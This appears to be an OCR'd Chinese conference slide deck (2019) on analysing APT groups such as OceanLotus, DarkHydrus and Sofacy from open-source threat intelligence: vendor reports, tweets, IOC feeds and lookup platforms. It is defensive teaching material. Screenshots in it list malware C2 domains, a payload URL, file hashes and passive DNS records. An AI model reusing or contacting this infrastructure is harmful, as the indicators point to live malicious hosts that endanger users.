

协同安全能力 共建情报生态

# 利用开源威胁信息分析APT活动的实践

汪列军  
2019年1月17日

# 两个概念-APT

## ● Advanced Persistent Threat

- 高级持续性威胁，一个**组织或团伙**，**长期**针对**特定**目标（通常是高价值信息系统和关键基础设施的拥有方），通常有良好的资源支持，通常有国家背景，攻击目的主要为**信息窃取或潜伏破坏**，现实空间的间谍与特种侦察破坏小组在网络空间中的映射。

## ● 针对性攻击 - 本质特征

- 非机会性的攻击达成目标不取决目标的强弱，而取决于攻击者的意志和能力
  - 非对称的优势 = Advanced
    - 0day漏洞、社会工程学、非一般的攻击面
  - 暂时无能力上的优势，持续的跟踪等待对手犯错误，不怕贼偷就怕贼惦记
    - 持续跟踪的耐心 = Persistent
      - 未及时修补的nday、持续挖掘的弱点


# 两个概念-威胁情报

## ● Gartner的定义

- 威胁情报是某种基于证据的知识，包括上下文、机制、标示、含义和能够执行的建议，这些知识与资产所面临已有的或酝酿中的威胁或危害相关，可用于对这些威胁或危害进行响应的相关决策提供信息支持。

## ● 一个泛化的定义

- 信息安全的语境下，一切与威胁相关的数据、信息以及知识。



# 开源信息来源

## 文章报告

- 安全客-有思想的安...
- APT – Security Affairs
- Arbor Networks Thr...
- Blog – Flashpoint
- Cisco's Talos Intellig...
- FreeBuf互联网安全...
- Malwarebytes Labs
- McAfee Blogs
- McAfee Labs – McA...
- Palo Alto Networks ...
- Recorded Future
- Securelist - Kaspers...
- Symantec Blogs
- The Akamai Blog
- The Citizen Lab

## 社交媒体

**iyouport** @iyouport\_news · 2018年8月16日

【#DarkHydrus 依赖于用于网络钓鱼攻击的开源工具】一个相对较新的威胁者依靠开源工具进行鱼叉式网络钓鱼攻击，旨在窃取中东政府和教育机构的证书。 Palo Alto Networks Unit 42的研究人员正在跟踪该组织的DarkHydrus，他在最近的证据收集攻击中使用Phishery观察它。



**DarkHydrus Relies on Open-Source Tools for Phishi...**  
DarkHydrus Relies on Open-Source Tools for Phishing Attacks A threat actor that ...  
plus.google.com

1 显示这个主题帖

Park, Moonbeam 及 另外1人 转推了 **Jacob Soo** @\_jsoo · 1月10日  
Finally got time to look at Malicious samples after a long day :( @360TIC You missed out this #DarkHydrus sample? [virustotal.com/#/file/e068c65...](http://virustotal.com/#/file/e068c65...)  
C2 :  
Office365\agency  
Ondrive\agency  
corewindows\agency  
microsoftonline\agency  
ondrive\agency  
sharepoint\agency

**360 Threat Intelligence Center** @360TIC  
#DarkHydrus is launching attacks to targets in Middle East. DNS tunneling is used for C2 communication  
Dropper: [التهارس.xlsm...](#)

## 数据Feed

Grey Noise	Grey Noise is a system that collects a collects data on benign scanners such and telnet worms.
Hail a TAXII	Hail a TAXII.com is a repository of Open format. They offer several feeds, including format, like the Emerging Threats rule
HoneyDB	HoneyDB provides real time data of hone deployed on the Internet using the Honey access to collected honeypot activity, honeypot Twitter feeds.
Icewater	12,805 Free Yara rules created by https
Infosec - CERT-PA	Malware samples collection and analysis more. Created and managed my CERT
I-Blocklist	I-Blocklist maintains several types of categories. Some of these main categories Other lists include web attacks, TOR, available in various formats.
Majestic Million	Probable Whitelist of the top 1 million by the number of referring subnets. M
Malc0de DNS Sinkhole	The files in this link will be updated distributing malware during the past 3
MalShare.com	The MalShare Project is a public malware access to samples.
Maltiverse	The Maltiverse Project is a big and complex queries, and aggregations to infrastructures. It also has a great IOC
Malware Domain List	A searchable list of malicious domains registrants, focused on phishing, troja
MalwareDomains.com	The DNS-BH project creates and maintains to propagate malware and spyware. T prevention (sinkholing DNS requests).
Metadefender.com	Metadefender Cloud Threat Intelligence signatures, including MD5, SHA1, and spotted by Metadefender Cloud with newly detected and reported malware intelligence.

## 信息平台

nc. [US] | <https://otx.alienvault.com/browse/pulses?q=oceanlotus>

PI ENDPOINT SECURITY CREATE PULSE oceanlot

0 Groups 0 Indicators 1 Industries 0 Adversaries 1

We've found 19 pulses

**APT32**  
[CREATED] 42 DAYS AGO by mokomoko1 | Public | TLP: Green  
FileHash-SHA256: 2 | Domain: 65 | URL: 240 | Hostname: 55 |  
In order to be as stealthy as possible, the OceanLotus operators ESET

**OceanLotus New watering hole attack in Sou**  
[MODIFIED] 52 DAYS AGO by AlienVault | Public | TLP: White  
FileHash-SHA256: 1 | Domain: 25 | Hostname: 24  
ESET researchers have discovered a new watering hole campaign china

**Possible OceanLotus APT group recent target**  
[MODIFIED] 122 DAYS AGO by r0nryaay | Public | TLP: White  
Domain: 4 | URL: 7 | Hostname: 18 | IPv4: 1 | CVE: 2 | FileHash  
The 360 Threat Intelligence Center recently discovered the new C CVF-2017-11R82. APT. Oceanlotus. FernalBlue. exlnt. South A

**OceanLotus**  
[MODIFIED] 152 DAYS AGO by nightingale | Public | TLP: White  
FileHash-SHA256: 26 | Domain: 43 | URL: 3 | Hostname: 95 |

**Sea Lotus APT organisation latest attack sam**  
[CREATED] 226 DAYS AGO by DeepSec | Public | TLP: White  
Domain: 7 | CVE: 4 | FileHash-MD5: 9 | IPv4: 3  
Sea Lotus ( OceanLotus ), also known as APT32 or APT-C-00 , is a h1 &et; h2 &et; iocs ). dllentr. iocs. hash. apt32. oceanlotus.




**New MacOS Backdoor Linked to OceanLotus**  
[CREATED] 283 DAYS AGO by AlienVault | Public | TLP: White  
FileHash-SHA256: 3 | Hostname: 3  
We identified a MacOS backdoor (detected by Trend Micro as OS MacOS. backdoor. Oceanlotus. OSX OCFANI OTUS. trendmicr

**OceanLotus Old techniques, new backdoor**  
[CREATED] 305 DAYS AGO by AlienVault | Public | TLP: White  
FileHash-SHA1: 11 | Domain: 63  
A prolific purveyor of malware, OceanLotus has its sights set on vietnam

**Trojan:Win32/Orbus**  
[MODIFIED] 299 DAYS AGO by popularmalware | Public | TLP: V

# 来源-文章报告

- 安全研究人员收集整理报告集，可以帮我们省些力气，但还远不够。
- Github上最早的APTnotes已经停止更新，但有人另开集合维护，开源精神生生不息。



# 来源-文章报告

## APT32 (OceanLotus) – dịch APT bài bản như t (Phần 2)



LangTuBongDem  
Jan 13 · 8 min read

Follow



Trong cuộc sống, có những thứ ta cứ tìm hoài đầu đầu mà không biết rằng nó ở ngay bên cạnh mình, để rồi khi đến lúc nhận ra lại quá muộn màng vì nó tuột khỏi tầm tay của mình mất rồi :(

Anh và em, chúng ta như 2 đường thẳng song song lúc nào cũng nhìn thấy

APT REPORTS

## A Zebrocy Go Downloader

Adding Original Findings to the Discussion

By GREAT on January 11, 2019. 10:00 am

Last year at SAS2018 in Cancun, Mexico, "Masha and these Bears" included discussion of a subset of Sofacy activity and malware that we call "Zebrocy", and predictions for the decline of SPLM/XAgent Sofacy activity coinciding with the acceleration of Zebrocy activity and innovation. Zebrocy was initially introduced as a Sofacy backdoor package in 2015, but the Zebrocy cluster has carved a new approach to malware development and delivery to the world of Sofacy. In line with this approach, we will present more on this Zeb

Our colleagues at Palo Alto recently posted an interesting discussion on the detection of a Zebrocy Go variant as October 11, 2018. This discussion is always productive.

Our original "Zebrocy Innovates – Layered Speculation" document documents the very same downloader, putting it in context. And while the targeting in the May event was more sophisticated, the downloader and same C2 was used to target a large number of previous Zebrocy target earlier in 2018. So, knowing this tells us a bit about the willingness of this group

While they are innovating with additional language and components may have more longevity than previous Zebrocy activity and innovation will continue to



SOLUTIONS USE CASES WHY LASTLINE RESOURCES

SEARCH CONTACT US

## Threat Actor "Cold River": Network Traffic Analysis and a Deep Dive on Agent Drable

POSTED BY QUENTIN FOIS AND LABS TEAM ON JAN 11, 2019



### Executive Summary

While reviewing some network anomalies, we recently uncovered Cold River, a sophisticated threat actor making malicious use of DNS tunneling for command and control activities. We have been able to decode the raw traffic in command and control, find sophisticated lure documents used in the campaign, connect other previously unknown samples, and associate a number of legitimate organizations whose infrastructure is referenced and used in the campaign.


The campaign targets Middle Eastern organizations largely from the Lebanon and United Arab Emirates, though, Indian and Canadian companies with interests in those Middle Eastern countries are also targeted. There are new TTPs used in this attack – for example Agent\_Drable is leveraging the Django python framework for command and control infrastructure, the technical details of which are outlined later in the blog.

We are not sure which threat actor or proxy of a threat actor is behind the campaign. This campaign is using previously undiscovered toolcraft and we speculate that right-to-left languages used has influenced the hardcoded string "Agent\_Drable" name into the implant used in the campaign. It references a 2007 conflict of the Lebanese army at the "Nahr Elbard" Palestinian Refugee camp, which is a transliteration of Nahr el bared. The English translation of Nahr Elbard is "Cold River."

# 来源-文章报告

- 360的结论：至少**80**个比较确认的独立APT组织名，加上别名超**200**个
- 2018年有此关文章报告中被提及的独立APT组织名**53**个


360 威胁情报中心在 2018 年监测到的高级持续性威胁相关公开报告总共 478 篇，其中下半年报告披露的频次和数量明显高于上半年。



2018年每月公开的高级威胁报告数量统计



2018年国内外安全厂商披露高级威胁类报告及相关组织情况统计



# 来源-社交媒体

**kino** @0x10000000 · 2018年11月24日  
 #APT #HWP #MALWARE #Group123

sfkino.tistory.com/72

Similar samples can be found below.

**navSi** @navSi16  
 MD5 : 281160972ef8f657139d3801139e6783  
 FirstSubmission : 2018-11-24 08:14:48 UTC  
 Author / Last Saved by : yoonjh337 / cha0520  
 c2 : ...  
 显示这个主题帖

翻译推文

1 3 5

**ClearSky Cyber Security** @ClearskySec · 2018年12月20日  
 #Sofacy related sample uploaded from Macedonia - "UDS 2019 Current Agenda.doc"

C2: photopoststories\.com

virustotal.com/#/file/04bd6c3...

drops:  
 ebdc6098c733b23e99daa60e55cf858b  
 C:\Users\admin\AppData\Local\Temp\c\lnb.dat  
 C:\ProgramData\adobe.dll

**avman** @avman1995 · 8小时

回复 @avman1995 @JayTHL 及另外 13 人

#Bitter RAT c2: nethostsupport.ddns[.]net

Stay tuned until tomorrow ETA 6-7 hours :)

翻译推文

1

UNDERWATER DEFENCE & SECURITY  
 "CONTROL THROUGH INNOVATION"  
 2019 CURRENT AGENDA

WELCOME NOTE  
 From Our Conference Chairman  
 Hello and welcome to the 2019 edition of the Underwater Defence and Security (UDS) event. The UDS event is the premier international forum to understand the latest research, innovation, cyber technologies in the Underwater domain. UDS 2019 will offer high quality interaction, including round discussions, primary meetings, exhibitions and panels.

- Underwater communications - The very nature of water makes communication difficult. Networks are unable to penetrate, deploy and as such, research and experimentation is being undertaken in alternative modes of communication such as Blue-green lasers.
- Expanding autonomous capabilities - UDSs are now able to complete given tasks with minimal interaction from the operator. However, identifying such capabilities ahead of capability, reach, transfer and high counter target classification are essential that still must be addressed.
- How do we avoid dependencies with the adversary? How do we ensure that our own resources, if it is a notice, are not dependent on the adversary's resources for replacement, recovery, but only if necessary.

**EdgeSpot\_io** @Edgespot\_io · 1月11日  
 #ThreatIntel We detected another sample on twitter.com/Edgespot\_io/st...  
 VT detection: same 16/58. New url: "http://109.230.199.130/logo.png"  
 edgespot.io/analysis/b1f64...

翻译推文

genes detected this file

0164471194132686932939144409c2c7c340f671c53d247f569320a2c3a	msiapp	3125 KB	2019-01-11 20:47:26 UTC
0164471194132686932939144409c2c7c340f671c53d247f569320a2c3a	msiapp	3125 KB	2019-01-11 20:47:26 UTC

Community

Exploit-CVE-2017-8238(3)	Avast	Exploit-CVE-2017-8238(3)
Exploit-CVE-2017-8238(4)	Cyren	Exploit-CVE-2017-8238(4)
Exploit-CVE-2017-8238(5)	eScan	Exploit-CVE-2017-8238(5)
Exploit-CVE-2017-8238(6)	GData	Exploit-CVE-2017-8238(6)
Exploit-CVE-2017-8238(7)	Kaspersky	Exploit-CVE-2017-8238(7)
Exploit-CVE-2017-8238(8)	Qihoo-360	Exploit-CVE-2017-8238(8)
Exploit-CVE-2017-8238(9)	Symantec	Exploit-CVE-2017-8238(9)
Exploit-CVE-2017-8238(10)	ZonaAlarm	Exploit-CVE-2017-8238(10)
Exploit-CVE-2017-8238(11)	Avira	Exploit-CVE-2017-8238(11)
Exploit-CVE-2017-8238(12)	Avast	Exploit-CVE-2017-8238(12)

翻译推文

3 3

**360 Netlab** @360Netlab · 1月10日

Interestingly the dns name of this c2 shares very similar naming structure with the old mykings botnet we reported a while ago, [blog.netlab.360.com/mykings-the-bo...](http://blog.netlab.360.com/mykings-the-bo...), here we have oo00o[.]info, mykings uses "oo00o[.]me" and "oo00o[.]club"

**zom3y3** @zom3y3  
 a new family botnet, probably c2: 1[.]oo00o[.]info:80  
 #unknown\_botnet  
 显示这个主题帖

翻译推文

7 12

# 来源-数据Feed

← → ↻ <https://raw.githubusercontent.com/Neo23x0/signature-base/master/iocs/otx-hash-iocs.txt>

```
2B78A7F0CD2EFB69BDACFF9B9C59F9CC;Operation Arabian Night Attack Group Global Expansion http://blog.alyac.co.kr/1519
39B32E5FCEC968631B6BADEAF9BD517C;Operation Arabian Night Attack Group Global Expansion http://blog.alyac.co.kr/1519
3A6B48DE605AC9E58FFD83D87DB650EB;Operation Arabian Night Attack Group Global Expansion http://blog.alyac.co.kr/1519
3B13B419FA2E3FE7E93CF64CDD615A38;Operation Arabian Night Attack Group Global Expansion http://blog.alyac.co.kr/1519
45A88F2748B19690C4BF4F6E76F26389;Operation Arabian Night Attack Group Global Expansion http://blog.alyac.co.kr/1519
4AE49BC0DDFFCF1AB5FA33FAAE966E98;Operation Arabian Night Attack Group Global Expansion http://blog.alyac.co.kr/1519
8F47377F880CEF626C30BCD3A68BFED0;Operation Arabian Night Attack Group Global Expansion http://blog.alyac.co.kr/1519
A16DAD1248433BBAD204AB4705AFC47A;Operation Arabian Night Attack Group Global Expansion http://blog.alyac.co.kr/1519
A24582E2A9162F32D09349953FAC52B1;Operation Arabian Night Attack Group Global Expansion http://blog.alyac.co.kr/1519
AEB690D932153C82881365AA2003AF53;Operation Arabian Night Attack Group Global Expansion http://blog.alyac.co.kr/1519
B98BBC9B1158A6879DA82357C2326644;Operation Arabian Night Attack Group Global Expansion http://blog.alyac.co.kr/1519
C01A91A26DD90363F0AB90D5163A3C5F;Operation Arabian Night Attack Group Global Expansion http://blog.alyac.co.kr/1519
CEFA6225208E4FD18E326C860398B0AC;Operation Arabian Night Attack Group Global Expansion http://blog.alyac.co.kr/1519
E656E1E46E3AD644F9701378490880E2;Operation Arabian Night Attack Group Global Expansion http://blog.alyac.co.kr/1519
2F935304622A49317C9DB3BE4CD1E12;Operation Arabian Night Attack Group Global Expansion http://blog.alyac.co.kr/1519
D47DC7AF8814422DD36801C158707359;Operation Arabian Night Attack Group Global Expansion http://blog.alyac.co.kr/1519
E06B797A24FA03A77E0D5F11B0CF0F4F038E0A9EA04D4981D39148969349C79C;Comnie Continues to Target Organizations in East Asia
comnie-continues-targ
0E8A4E4D5CA501BAD25A730FB5DE534FA324C6AC23E0A573524693F2D996D105;Comnie Continues to Target Organizations in East Asia
comnie-continues-targ
29ED6EB3C882B018C2BB6BF2F8EB15069DC5510CA119ABEBF24F09E3C91F10AA;Comnie Continues to Target Organizations in East Asia
comnie-continues-targ
316A0C6849F183A1A52D0C7648E722C4CA85BD57B0804A147C0C8656B84BBDB9;Comnie Continues to Target Organizations in East Asia
comnie-continues-targ
48A1CE103E5BF47C47CC5ED40B2DC687EBAF3674D667419287BCB1D0B8D8DDA6;Comnie Continues to Target Organizations in East Asia
comnie-continues-targ
62B98DDE60CB4DD0D0088BDE222C5C2C4C92560CCCF4753F1CE94E044093AB85;Comnie Continues to Target Organizations in East Asia
comnie-continues-targ
639A49390C6F8597D36EC0BD245EFA1B4A078C0506FB515E577A40389B39A614;Comnie Continues to Target Organizations in East Asia
comnie-continues-targ
7282D0709449ABE16457864F58157CAC8D007571DC5D463D393D1AE2605D17E0;Comnie Continues to Target Organizations in East Asia
comnie-continues-targ
756952652290AD09FE03C8674D44EAB2077B091398187C3ABC6F1DDC462C32D;Comnie Continues to Target Organizations in East Asia
comnie-continues-targ
8026442B812469E48CCD11611AB6EACDCB312A8F1AABD563B7F4CB4868315E16;Comnie Continues to Target Organizations in East Asia
comnie-continues-targ
BF6EE8426245B167A69292E513C0841D818B310DDA87DAEA649221F4E0AFD1B3;Comnie Continues to Target Organizations in East Asia
comnie-continues-targ
C8951038FD53321661274E5A12532C3FB6F73C75FD75503A1089C56990658FEF;Comnie Continues to Target Organizations in East Asia
comnie-continues-targ
EED5945C36BA22A2531DD2D9DD7BC4E17E68544D512BE75670919CAF287C1B4A;Comnie Continues to Target Organizations in East Asia
comnie-continues-targ
```

# 来源-信息平台

威胁情报平台 | ciis-cn.net

威胁情报 | 域名解析 | 注册信息 | 关联域名 | 数字证书 | 定制搜索

当前解析记录

类型	解析结果	地理位置	标签
A	91.195.248.82	德国/德国	APT

历史解析 - A记录

最早看到	最近看到	解析结果	地理位置	ASN	标签
2018/03/01	2018/07/13	91.195.248.82	德国/德国	AS47846 SEDO GmbH	APT
2017/12/21	2018/02/28	69.64.147.242	美国/美国	None	LOCKED   CANCELLED   SUPPRESSED
2017/05/04	2017/12/18	176.107.177.9	乌克兰/乌克兰	AS42331 PE Freehost	APT
2017/03/21	2017/05/02	46.165.139.141	德国/德国	AS28753 Leaseweb Deuts..	APT
2017/03/06	2017/03/15	176.107.177.11	乌克兰/乌克兰	AS42331 PE Freehost	APT-C-09   被识别   白名单
2017/02/23	2017/02/23	179.48.251.6	新加坡/新加坡	AS52423 Rackstation S.A.	无

历史解析 - 其它记录

最早时间	最近时间	解析结果	类型
2017/03/06	2017/03/27	ns2btz.name.com	NS
2017/03/06	2017/03/27	ns3jkl.name.com	NS
2017/03/06	2017/03/27	ns1key.name.com	NS

HYBRID ANALYTICS

Latest Submissions

There are 3 submission(s) pending.

Timestamp	Input	Threat level	Analysis Summary	Countries	Environment
January 13 2019, 8:58 (CET)	Bot.exe PE32 executable (GUI) Intel 80386, for MS Windows 59ba4f419b607adb270b3ccfe899a3d2778080cc16840b4ebc759345318	malicious	Threat Score: 100/100 AV Detection: 78% DeepScanGeneric.Trojanbot Matched 26 Indicators	FR	Windows 7 32 bit
January 13 2019, 8:55 (CET)	Ripidrive.vmp.dll PE32 executable (DLL) (GUI) Intel 80386, for MS Windows 9cae420b8ad9e992c80ce22802472a243f9ad2b631ba13c2207abb06d3	malicious	Threat Score: 100/100 AV Detection: 90% Trojan.Generic Matched 19 Indicators	FR	Windows 7 32 bit
January 13 2019, 8:50 (CET)	http://download.microsoft.com/download/F/D/F/DFD707DA-2AE3-4547-B3 C5-48FF70994E4NDP9059P-6023241-w4.exe PE32 executable (GUI) Intel 80386, for MS Windows fba3f99da475c1ff994281878d7c7d7259f22bf582e0c0c8496c7	ambiguous	Matched 42 Indicators	-	Windows 7 32 bit
January 13 2019, 8:49 (CET)	eneec.exe PE32 executable (console) Intel 80386, for MS Windows 2d378729d61e2cbeeb0730a580ba352167486476b07c34872b63ac40344	malicious	Threat Score: 90/100 AV Detection: 56% Trojan.Generic Matched 8 Indicators	FR	Windows 7 32 bit
January 13 2019, 8:47 (CET)	zappase PE32 executable (GUI) Intel 80386, for MS Windows b150b8c34014f039c1c7c0a0e0b974ea0c7e56eb18e8834226ee89933	malicious	Threat Score: 100/100 AV Detection: 46% Trojan.Generic Matched 21 Indicators	-	Windows 7 32 bit
January 13 2019, 8:46 (CET)	int32.dll PE32 executable (DLL) (GUI) Intel 80386, for MS Windows c77a2ee4cd33b79364f349f0a4586e6d6ce470d446d3f6c073a2e2905566	malicious	Threat Score: 56/100 AV Detection: 63% DeepScanGeneric.Trojanbot Matched 13 Indicators	-	Windows 7 32 bit

**VirusTotal**

Analyze suspicious files and URLs to detect types of malware, automatically share them with the security community.

File | URL | Search

Search a URL, IP address, domain, or file hash

By submitting your file to VirusTotal you are asking VirusTotal to share your submission with the security community and agree to our [Terms of Service](#) and [Privacy Policy](#). [Learn more](#).

**ThreatMiner**  
Data Mining for Threat Intelligence

Search IOC | Search APTNotes

Note: if you are new to ThreatMiner, check out the [how-to](#) page to find out how you can get the most out of this portal.

Search for domains, IPs, MD5(SHA1|SHA256), email address or APTNotes(agptnotes), url(url), user-agent(user), AV family(av), filename (filename), URI (url), registry (reg), mutex (mutex)...

13629709 Malware samples | 10608250 Domains | 44978981 Hosts | 606 APTNotes Reports

Recent domains

cangana.com
quenchsession.upq.co
inboxlinks.cf
junkbustersnottingham.co.uk
unionterry.hicam.net
unawakening-hoof.00webhostapp.com
apps-payment.servehttp.com

